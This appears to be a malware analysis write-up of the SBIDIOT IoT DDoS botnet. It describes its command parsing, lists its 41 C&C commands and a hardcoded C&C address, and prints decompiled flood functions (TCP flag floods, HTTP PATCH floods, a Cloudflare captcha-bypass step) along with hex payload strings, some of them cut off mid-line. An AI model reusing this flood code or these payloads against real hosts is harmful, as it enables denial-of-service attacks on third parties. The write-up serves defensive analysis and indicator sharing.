
Command parsing

It appears that first whitespace is trimmed from the start and end of the input command's data.




```
*(&packet + v45) = 0;                        // first need to trim packet of whitespaces at start and end
packet_end = &packet + strlen(&packet);
counter = 0;
packet_end_real = packet_end - &packet - 1;
while ( isspace(*(&packet + counter)) )
  ++counter;
backwar_counter = &v47 + packet_end - &packet;
if ( counter <= packet_end_real )
{
  while ( isspace(*backwar_counter) )
  {
    --packet_end_real;
    --backwar_counter;
    if ( packet_end_real < counter )
      goto LABEL_56;
  }
  v24 = 0;
  do
  {
    v25 = &packet + v24++;
    *v25 = v25[counter];
  }
  while ( v24 + counter <= packet_end_real );
  v26 = &packet + v24;
}
```

The command word itself is at the start of the packet.



```
LABEL_36:
      if ( v27 )
      {
        *v28 = 0;
        v29 = &packet + __GI_strlen(&v49);
        command_1 = v29 + 2;                    // command word is at the start of the packet
        while ( 1 )
        {
          v31 = &command_1[__GI_strlen(command_1) - 1];
          if ( *v31 != 10 && *v31 != 13 )
            break;
          *v31 = 0;
        }
        if ( *command_1 == 32 || (v32 = v29 + 2, !*command_1) )
        {
          v32 = v29 + 2;
        }
```

The number of arguments is determined.



```
arguments = (char *)__GI_strtok(v32 + 1, " ");
*(_DWORD *)command = command_1;
if ( arguments )                    // get length of arguments
{
  args_len = 1;
  while ( 1 )
  {
    if ( *arguments != 10 )
    {
      v37 = __GI_strlen(arguments);
      v38 = malloc(v37 + 1);
      *(_DWORD *)&command[4 * args_len] = v38;
      v39 = v38;
      v40 = __GI_strlen(arguments);
      __GI_memset(v39, 0, v40 + 1);
      v41 = *(_BYTE **)&command[4 * args_len++];
      __GI_strcpy(v41, arguments);
    }
    v42 = (char *)__GI_strtok(0, " ");
    if ( !v42 )
      break;
    arguments = v42;
  }
  v43 = 1;
  decide_on_command(args_len, command);
```

C&C commands

When SBIDIOT was released, there was originally 16 commands, now there are 41 commands:

```
ALPHA, HXTPA, R6, PUBG, FN, 2K, ARK, BO4, FUZE, OVHHEX, OVHRAW, CHOOPA, LAGOUT,
HYDRASYN, NFOV6, HOTSPOT, UDPRAPE, CF-DOWN, OVHEXP, HYDRA, OVH-TCP, ARCADE, REVENGE,
WIFI, FUCK, SHIT, KYS, STOMP, CRUSH, RAW, POXI, XMAS, HTTPSTOMP, RGAME, STD, CUH,
OVH-TCP, ACID, HAMMED, HTTPS, STOP, Stop, stop
```

However, there are only 11 functions, many of these are different names for the same action.

The C&C server’s address is still hardcoded, in this case at `54.37.79.0:666`, another OVH server.


ALPHA

The ALPHA command is used to send TCP segments to a specfic host and port for a set period of time.

Arguments:

- address
- unidentified
- time length
- unidentified
- tcp flags
- packet length (maybe)

- number of packets to send




```
flags_arg = (const char *)__GI_strtok(tcp_flags, ",");
if ( flags_arg )
{
  for ( i = flags_arg; ; i = v90 )
  {
    if ( !strcmp(i, "syn") )
    {
      *((_BYTE *)tcp_header + 13) |= 2u;
    }
    else if ( !strcmp(i, "rst") )
    {
      *((_BYTE *)tcp_header + 13) |= 4u;
    }
    else if ( !strcmp(i, "fin") )
    {
      *((_BYTE *)tcp_header + 13) |= 1u;
    }
    else if ( !strcmp(i, "ack") )
    {
      *((_BYTE *)tcp_header + 13) |= 0x10u;
    }
    else if ( !strcmp(i, "psh") )
    {
      *((_BYTE *)tcp_header + 13) |= 8u;
    }
    v90 = (const char *)__GI_strtok(0, ",");
    if ( !v90 )
      break;
  }
}
```

HXTPA

The HXTPA command is used to send HTTP 1.1 PATCH requests to a specific hostname for a set period of time. The useragent is picked randomly from a list.

Arguments:

- hostname
- port
- time length
- number of packets



```
end_time = time_do_until + __GI_time(0);
very_long_null = (const char *)malloc(1460u);
result = __GI_memset(very_long_null, 0, 1460);
if ( num_packets_to_send > 0 )
{
  for ( i = 0; i != num_packets_to_send; ++i )
  {
    user_agent = j____GI_random();
    __GI_sprintf(
      packet_buf,
      "PATCH /%s HTTP/1.1\r\nHost: %s\r\nUser-Agent: %s\r\nConnection: close\r\n\r\n",
      very_long_null,
      hostname,
      useragents_moz_win[user_agent % 3]);
    result = __libc_fork();
    if ( result )
    {
      while ( end_time > __GI_time(0) )
      {
        connection = sub_8048190((char *)hostname, port);
        if ( connection )
        {
          j____GI_random();
          packet_buf_len = __GI_strlen(packet_buf);
          __libc_write(connection, packet_buf, packet_buf_len);
          __libc_read(connection, addr, 1u);
          __libc_close(connection);
        }
      }
      __GI_exit(0);
    }
  }
}
return result;
```

GAME group

The GAME commands appear to be a group of commands related to games, all calling the same function, but with different names.

Commands: R6, PUBG, FN, 2K, ARK, BO4.

arguments:

- address
- appears unused
- duration
- socket type
- data send seed
- number of packets to send
- pause every number of packets
- duration of pause

Scary attack names


This group of commands sends a byte to a host over a socket, connects and then waits for a set duration before closing it.

Commands: FUZE, OVHHEX, OVHRAW, CHOOPA, LAGOUT, HYDRASYN, NFOV6, HOTSPOT, UDPRAPE, CF-DOWN, OVHEXP, HYDRA, OVH-TCP, ARCADE, REVENGE, WIFI, FUCK, SHIT, KYS, STOMP, CRUSH, RAW.

The byte sent over is randomly picked from `/73x/6ax/x4a`, and interestingly, the length of this data sent is randomly picked between 1093 and 1193, with odds of 19:41.

arguments:

- hostname
- port
- duration



```
  v16 = "/73x/6ax/x4a/x4b/x4d/x44/x20/x44/x57/x29/x5f/x20/x44/x57/x49/x4f/x57/x20/x57/x4f/x4b/x3c/x20/x57/x44/x4b/x20"
        "/x44/x29/x5f/x41/";
  v17 = "/20x/x58/x4b/x49/x57/x44/x49/x4a/x22/x20/x22/x64/x39/x63/x39/x29/x4d/x20/x29/x57/x5f/x22/x21/x5f/x2b/x20/x51"
        "/x53/x4d/x45/x4d/x44/x4d/x20/x29/x28/x28/x22/x29/x45/x4f/x4b/x58/x50/x7b/x20/x5f/x57/x44/x44/x57/x44/";
  v18 = "/43x/x4f/x44/x57/x20/x49/x20/x22/x5f/x29/x20/x58/x43/x4b/x4d/x20/x53/x4c/x52/x4f/x4d/x20/x43/x50/x4c/x3a/x50"
        "/x51/x20/x71/x5b/x7a/x71/x3b/x38/x38/x20/x43/x57/x29/x57/x22/x29/x64/x32/x20/x4b/x58/x4b/x4b/x4c/x22/x44/x20/x
}
while ( i <= 0x31 );
v11 = j____GI_random();
__libc_send(socket, (&v16)[v11 % 3], length, 0);
__libc_connect(socket, &address, 16);
v12 = __GI_time(0);
if ( v12 >= v13 + duration )
{
  __libc_close(socket);
  __GI__exit(0);
```

UDP

This simply sends packets to an address several times for a duration.

arguments:

- address
- undetermined
- duration
- packet length
- packet count
- magic value

POXI

This sends a packet to a host, connects and then waits before closing it.

Interestingly, the packet payload is:

```
Payload:

4E/x31/x6B/x4B/x31/x20/x21/x73/x69/x20/x4D/x33/x75/x79/x20/x4C/x30/x56/x72/x33/x20/x3C


    N1kK1 !si M3uy L0Vr3 <3 Pa2rCH M2 A44rCK
```

Make of that what you will.

arguments:

- hostname
- port
- duration
- packet length

XMAS

This sends packets to an address for a duration.

arguments:

- address
- possibly packet type
- duration
- undetermined
- packet length
- packet count

HTTPSTOMP

HTTPSTOMP sends a HTTP request to a specified host a set number of times and with a duration. The user agent is random, and the path is hardcoded bytes it seems.

Afterwards, it sends requests to `/cdn-cgi/l/chk_captcha` , in order to try to bypass a cloudfare captcha.

```
Payload:
/x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x65/x73/x74/x20/x53/x34/xB4/x42/x03/x23/x07/x82/x
```

arguments:

- http operation
- address
- port
- unused
- duration

- packet count

RGAME

This command sends packets to a host for a duration, pausing sometimes.

arguments:

- hostname
- undetermined
- duration
- undetermined
- packet length
- packet count
- pause threshold
- pause duration

Diseases group

These commands send some data to a host, then connects and disconnects after a set period of time.

```
Payload:
/x6f/x58/x22/x2e/x04/x92/x04/xa4/x42/x94/xb4/xf4/x44/xf4/x94/xd2/x04/xb4/xc4/xd2/x05/x
```

Commands: STD, CUH, OVH-TCP, ACID, HAMMED, HTTPS.

arguments:

- hostname
- port
- duration

RAW

This repeatedly sends a string to a host and connects for a specific duration.

```
Payload:

/x50/x33/x43/x4B/x24/x54/x20/x47/x38/x33/x41/x52/x44/x20/x30/x4E/x20/x54/x30/x50/x20/x


    P3CK$T G83ARD 0N T0P P8TCH IT B"BY
```

arguments:

- hostname
- port

- duration

STOP/Stop/stop

Here all the process' children are SIGKILL'd.

Conclusion

I think I've covered fairly well the main functionality of this bot, but I've left some of the arguments as unused or undefinied. I belive most of these are for setting a flag in the packet, but I'm not confident on that.

Many of the commands are quite similar in their functionality, so it's possible that I've missed some details.

Overall, it does what it's meant to do and there aren't fancy tricks.

IOCs

- Distribution URLs
- C&C addresses

All of these have been extracted from URLhaus.

Changelog

- 1/1/21 - Initial
- 2/1/21 - Add Overview and IOCs